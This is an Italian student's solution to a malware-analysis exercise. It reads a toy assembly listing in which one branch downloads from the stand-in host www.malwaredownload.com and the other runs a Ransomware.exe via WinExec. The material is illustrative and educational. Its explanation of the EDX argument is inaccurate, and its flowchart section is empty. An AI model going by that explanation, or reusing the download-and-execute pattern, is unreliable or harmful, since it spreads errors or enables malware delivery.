Compito S11/L5

Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Traccia

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Traccia

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile	; pseudo funzione

Tabella 3


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EAX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; URL
0040FFA8	call	WinExec()	; pseudo funzione

1. Salto condizionale

Il malware effettua il seguente salto:

- Se il valore nel registro EAX è diverso da 5, salta a loc0040BBA0. (Non succede)
- Altrimenti, se il valore nel registro EBX diventa 11, salta a loc0040FFA0. (succede)

2. Diagramma di flusso



3. Le diverse funzionalità

Sono due sostanzialmente, e le ho individuate così:

- Se la condizione 1 è soddisfatta (registro **EAX** diverso da 5), il malware salta a **loc0040BBA0**.
- A **loc0040BBA0**, il malware imposta il registro **EAX** con un indirizzo (**EDI**) associato all'URL www.malwaredownload.com.
- Utilizza una pseudo funzione chiamata **DownloadToFile()** per scaricare un file eseguibile da quell'URL.
- Se la condizione 1 non è soddisfatta, il malware verifica se il registro **EBX** raggiunge il valore 11.
- Se la condizione 2 è soddisfatta, il malware salta a **loc0040FFA0**.
- A **loc0040FFA0**, il malware imposta il registro **EDX** con un indirizzo (**EDI**) associato al percorso **C:\Program and Settings\Local User\Desktop\Ransomware.exe**.
- Utilizza una pseudo funzione chiamata **WinExec()** per eseguire il file eseguibile situato nel percorso specificato.

In sintesi, le principali funzionalità implementate nel malware includono il download di un file eseguibile da un URL specifico (**www.malwaredownload.com**) e l'esecuzione di un file eseguibile (**Ransomware.exe**) da un percorso specifico (**C:\Program and Settings\Local User\Desktop**). Il comportamento del malware suggerisce un possibile attacco di tipo downloader o ransomware in base alla condizione 1 o 2.

4. Argomentazione delle call

Chiamata a DownloadToFile():

- push EAX mette il valore di EAX (l'indirizzo EDI, associato all'URL www.malwaredownload.com) nello stack.
- L'istruzione call DownloadToFile() fa sì che il controllo passi alla funzione DownloadToFile().
- All'interno di DownloadToFile(), il valore dello stack (contenente l'indirizzo dell'URL) sarà accessibile attraverso il puntatore allo stack (ESP o RSP, a seconda dell'architettura).

In sintesi, alla funzione «DownloadToFile()>> viene passato l'URL (www.malwaredownload.com) dal quale scaricare ulteriori file compromessi

Chiamata a WinExec():

- push EDX mette il valore di EDX (l'indirizzo EDI, associato al percorso C:\Program and Settings\Local User\Desktop\Ransomware.exe) nello stack.
- L'istruzione call WinExec() fa sì che il controllo passi alla funzione WinExec().
- All'interno di WinExec(), il valore dello stack (contenente l'indirizzo del percorso del file eseguibile) sarà accessibile attraverso il puntatore allo stack (ESP o RSP).

In sintesi, alla funzione «WinExec()» viene passato il path assoluto dell'eseguibile da avviare